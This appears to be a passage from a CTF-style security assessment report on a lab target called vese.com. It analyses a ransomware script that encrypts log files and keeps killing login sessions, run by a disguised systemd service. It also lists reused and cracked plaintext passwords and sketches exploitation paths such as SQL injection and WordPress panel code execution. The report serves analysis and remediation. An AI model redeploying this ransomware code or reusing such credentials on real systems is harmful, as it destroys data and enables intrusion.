The /bin/disk_utils.py script has already encrypted all of the /root/vese-admin/logs files using the Fernet algorithm, and is terminating sessions for connected users every 315 seconds (~5 mins), as highlighted in the following picture of the script's content:




```
import os
from cryptography.fernet import Fernet
from pathlib import Path
from time import sleep

def read_key():
    my_key_file = "/etc/security/seck.key"
    if os.path.exists(my_key_file):
        with open(my_key_file, 'rb') as myfile:
            master_key = myfile.read()
    else:
        print("Cannot find key")
    return master_key

def encrypt(data):
    f = Fernet(read_key())
    return f.encrypt(data)

# --K--e--Y-- x6jaxiWuSC0hHIGhP0rsQiF1mPFMARLK
if __name__ == '__main__':
    directory = "/root/vese-admin/logs"
    files = []

    for file in os.listdir(directory):
        x = directory + "/" + file
        files.append(x)

    for file in files:
        with open(file, "rb") as thefile:
            contents = thefile.read()
        encrypted = encrypt(contents)
        with open(file, "wb") as thefile:
            thefile.write(encrypted)
        sleep(429)

    while True:
        os.system('echo "You lost. "')
        os.system("for user in $( loginctl list-sessions | awk '$4 ~ /pts/ { print $1}'); do loginctl terminate-session $user; done")
        sleep(315)
```

By printing the contents of the /root/vese-admin/logs files it is clear that the script has already been executed, since the contents of the /root/vese-admin/logs files resemble Fernet content (multiple strings beginning with the "gAAAAABj" sequence of characters), as shown below:



```
root@ip-19-0-134-138:/home/it_consultant# cat /root/vese-admin/logs/*
gAAAAABjeRn4eoHYdIEBtZR6MrHDj7NxDONDZyJhqhroQToiPEFg_449OdMUw5shLKhedvQg09xvXtZPmvZxTGegOL4hJyFlqKG9T1k7A1hygESUiGgLMQcXXiLn7gHDEmGmW0dXGDv0pTvjdLZtCz0NNseIzt5PYpYVjBpFf-dGRL8d5Sxv0_E=gAAAAABjeK0FU5CqYccrvP4Tuve
Wd9Ov3ftPtBF_lj0sO2SotfrrjVgKLt_7Z48pcq7zGwC__x2eIw4iwM9dSFsxyz-CwcFwDrYXH8bTRm2HBORoVg-vC9Tk3ZmilYHsEMb5TlgDe3MmzSs4caY1pAaaXud2RsR1jzq937d0qwZNNg0XivyAfCA=gAAAAABjeKL2jp2OXBgN4vbPftNTO-pqTohaCwAVOopDCHpQG59ntb
If5w2b7Yv7f_xg5JpdaA_zgCf22bhEpqwKFhMFmxABvnoVqlPnMHgJk_DAOBQQLGx7NWj1qWJ59KCUhbfmOHmLU3uxG1YshWd0jGIRHWYiyNMyqCAb6VH_ZKQSU2CskMk=gAAAAABjeQeHT0bMvkC-f7O_X-STLO2sHPcxk2v98CWqrqRz_ajzJm62Z4kYrRGDr8-9oYaNpa9kgSmpb
VlS0eLpkFapFGsmDPb5RIYxKuy-AO5NHgh4EOAisddP7U-yh7aCSHi5RM7BtuQTvoL8p72innIM44TMDSZxawRdeSd4bHTQ-Aml3jA=gAAAAABjeLIM0omh4aH0y_7dtvVauT9yjugs0FIlHvrMP8_4jCX5Ib-BRjKnSJVIGFirA67RRkyHKlt4hNQTMnXot4gqboq1QVKHOXQePXkE
I-hxLqGSQMk-AD_z7ci4H78QChhcNTXtw80OFAXsD8AGE2NkMGWnZKBTIklzn97szBgKOID3ecI=gAAAAABjePhyRZjkTgWuX-dtspEsthU8Ze9_9OPPb-ObKC-qNjee6jo4bN2hltmOK2C0fzOmC0cF3GpjAeYWU42GMTuoeja_uPmtkcZbQdQLG0jP4ef1Vp7gq2WepP8bzriJdT2
MQvfH5Xj0Laa-psXl8vMakDRsqyVIiC8-jwAn3sLV-faLg3Q=gAAAAABjeK6yDazSyKvweGr7ve7G2qe3x6OTNbQcrG1yEMAzNMxgwovyXsXmtdrwWJYRseunn4MgjsOMvnOaJxjEcf_6jLIRbmXSmB7azAHs4cSFjSRicxMW2s1ULoKDtzqR5kCYzmdtVCItgAt6XaQZXlM0-3YLYV
BA6VeM4fv4YgDFeGOz2kU=gAAAAABjeP8maenoipBgs3rlosw1hLVysv3MuJAKUiYfolM4TOt5ooOGM1_RTiJsCw-UFn65U8ZuhI8YCQqpKp8zREyKKcOf35MKT5DcGmFnUyaMVaH9PkIt4IrAKdjDbVN9EdmdIebiqPxod-cvBTUa0RCL-4bRx2YZfBiVWxoXtQLWhGGcGBc=gAAAA
ABjeR1SAkZUNPtNW56_OnTYA1XblIs7SDaUrMMAPTreGKUCfF1BzXmSNjlW3c-KO55DNCdJEUS5LUW95pRauMt87Jx7mjUS52O_-k5wQ3NETLnX6nFDUuNUFWqmwoGAoKvHwG5FtKE3wxXvYuCI4AGR0wJNpOORBZMt7345ZabcW4IKnyA=gAAAAABjePUYxkBN-c5YG2TDcEnTOmyR
MIeo4g0BDiMBrzbgDaQdcWr32o6cIiLEX7WM0WKzGAp37ypJaePrmZie2lDNGUy7RM9_OQTOTfZ6g5lhs-Oyo61V5ybSjTQ2ke2MoikAnY9xSh1P2ZA3AmVtiNd4UhEHbm4X6stMtKaSfWycG9pbC-s=gAAAAABjeRhKIa_i6X4T_cAFRP7CJi63WHiBhgJCQ0noYOGGsB7WLjneNEa
```

The systemd service in charge of executing the ransomware script is /etc/systemd/system/disk-utils.service, which was created on November 18th at 00:37 UTC.



```
[Unit]
Description=Disk Utils Security

[Service]
Type=Simple
ExecStart=/usr/bin/python3 /usr/bin/disk_utils.py

[Install]
WantedBy=multi-user.target
```

Contents of /etc/systemd/system/disk-utils.service

Remediation

Who:	IT Team
Vector:	Remote
Action:	The suggested remediations for this issue are:

- disable and delete the systemd service in charge of executing the ransomware script
- recover the contents of all /root/vese-admin/logs/ files by decrypting them with the key data contained in the /etc/security/seck.key; the following is an example of how to achieve this using Python

```
def read_key():
    my_key_file = "/etc/security/seck.key"
    if os.path.exists(my_key_file):
        with open(my_key_file, 'rb') as myfile:
            master_key = myfile.read()
    else:
        print("Cannot find key")
    return master_key

def decrypt(data):
    f = Fernet(read_key())
    return f.decrypt(data)

if __name__ == '__main__':
    directory = "/root/vese-admin/logs"
    files = []

    for file in os.listdir(directory):
        x = directory + "/" + file
        files.append(x)

    for file in files:
        with open(file, "rb") as f:
            contents = f.read()
        decrypted = decrypt(contents)
        with open(file, "wb") as f:
            f.write(decrypted)
```

- delete the ransomware script

5. Password reuse between users/applications (High Severity)

Description:	Some passwords have been used for multiple administrative accounts for the assessed target applications. This allows an attacker that obtained one of these passwords to use them for further movement and possible privilege escalation
Impact:	High
System:	Host: vese.com, internal.vese.com
References:	● https://www.intertek.com/blog/2022-08-23-cybersecurity/

Exploitation Proof of Concept

The following users use the same password:

- MQTT Service:
    - User: patron Password: eL_Administrador_dE_SisteMaS
- Unix:
    - User: johnsysadmin Password: eL_Administrador_dE_SisteMaS

- internal.vese.com
    - User: eladministrador Password: windfarm123
- vese.com Wordpress login
    - User: ElAdministrador Password: windfarm123

Remediation

Who:	IT Team
Vector:	Remote
Action:	Change shared passwords for administrative accounts and avoid using them in the future.

6. Use of easily guessable passwords (High Severity)

Description:	Some passwords for administrative users are easily guessable or recoverable through enumeration.
Impact:	High
System:	Host: vese.com, internal.vese.com
References:	● https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/03-Identity_Management_Testing/04-Testing_for_Account_Enumeration_and_Guessable_User_Account

Exploitation Proof of Concept

The following users have guessable passwords:

- internal.vese.com
  - User: eladministrador Password: windfarm123
  - User: nsanders Password: helloitsme
- vese.com Wordpress login
  - User: ElAdministrador Password: windfarm123

In particular, the passwords for users of internal.vese.com are obtainable from the passwords' MD5 hashes through well known tools such as https://crackstation.net/ :

Username	Password Hash	Type	Result
nsanders	ef91307aae4da64fa55b90ae1fc1f3c5	md5	helloitsme
eladministrador	0db613e31e5b53a238e35469d752ffa6	md5	windfarm123

Remediation


Who:	IT Team
Vector:	Remote
Action:	Change weak passwords for administrative accounts and avoid using them again in the future.

7. Weak passwords hashing (Medium Severity)

Description:	Passwords for the internal.vese.com panel are hashed through the MD5 obsolete hashing algorithm. Consider switching to a more robust algorithm.
Impact:	Medium
System:	Host: vese.com, internal.vese.com
References:	• https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/09-Testing_for_Weak_Cryptography/04-Testing_for_Weak_Encryption

Exploitation Proof of Concept

The following piece of code leverages MD5 to verify the provided user password against the values inside the database, suggesting that the hashes found are MD5 based:



```
$pwd = $_POST['pwd'];
$sanitized_pwd = addslashes($pwd);

# Password are MD5 hashed qL1cmCvxPS626V9MBVCL3x18LKZc4oc8
$pwdmd5 = md5($sanitized_pwd);
```

Moreover, as suggested in section 7 of this report, it was possible to obtain the plaintext associated with two of the passwords found inside the target's database, which validates them as MD5 hashes.

Remediation

Who:	IT Team
Vector:	Remote
Action:	Consider using a more robust hashing algorithm to securely store passwords, such as SHA-256 or SHA-512.

Exploitation Paths

The following are possible attack scenarios that might have been followed by attackers in order to achieve persistence on the assessed system, given the presence of malware and IOCs as described in the previous sections of this report.

1. SQL Injection based exploitation

Since an SQL injection vulnerability has been discovered on the target, and given the presence of common credentials between admin accounts for both internal.vese.com and the Wordpress admin panel on vese.com, an attacker could have obtained the MD5 hash for ***eladministrador*** on internal.vese.com (which is trivial as shown in section 7 of this report). By reusing the password in order to login as ***ElAdministrador*** to the Wordpress admin panel at http://vese.com/wp-admin, an attacker could achieve remote code execution by altering the Wordpress files (more details on this can be found at the following link: https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/wordpress#panel-rce). Once achieved Remote Code Execution, an attacker would have needed to escape the Docker container for the Wordpress instance, and establish persistence through one of the IOCs previously described.

2. Pseudo-Terminal RCE

By allowing external access to the Pseudo-Terminal service on port 6969 of host vese.com, an attacker might have leveraged the assessed RCE vulnerability (described in more detail in section 1 of this report) to achieve persistence, by first escaping the docker container for the service.

3. Logged-in rogue user

A rogue user (such as a disgruntled employee) might have been able to leverage its session on the target system to sniff for network traffic, intercepting the MQTT credentials passed in cleartext through the network. Since the very same password is used by user ***johnsysadmin*** (which has sysadmin privileges) this might have allowed the rogue user to achieve further persistence as a privileged user, for example by creating the previously described malicious systemd services.

4. Hijacked user password

An attacker might have had physical access to a machine with a session open on the target system as user ***johnsysadmin***. This would explain the attempt at obtaining the user's password by editing /home/johnsysadmin/.bashrc and creating the /home/johnsysadmin/.locale/fsudo command.

5. Physical access to the machine

As shown in section 3 of this report, a physical disk might have been connected to a machine where a session for user ***eliseo*** was running. This could have been leveraged to create the associated malicious systemd service and achieve further persistence.

Flags found

{FLAG_PSEUTERM_COIN_256579}
{FLAG_PSEUTERM_MISC_359867}
{FLAG_INTWEBSI_SQLI_306481}
{FLAG_INTWEBSI_IHAL_421571}
{FLAG_PUBWEBSI_PWDR_660749}
{FLAG_PUBWEBSI_BACK_892356}
{FLAG_MAINHOST_RUBD_507598}
{FLAG_MAINHOST_FASU_172836}
{FLAG_MAINHOST_CREV_115070}
{FLAG_MAINHOST_RANS_982080}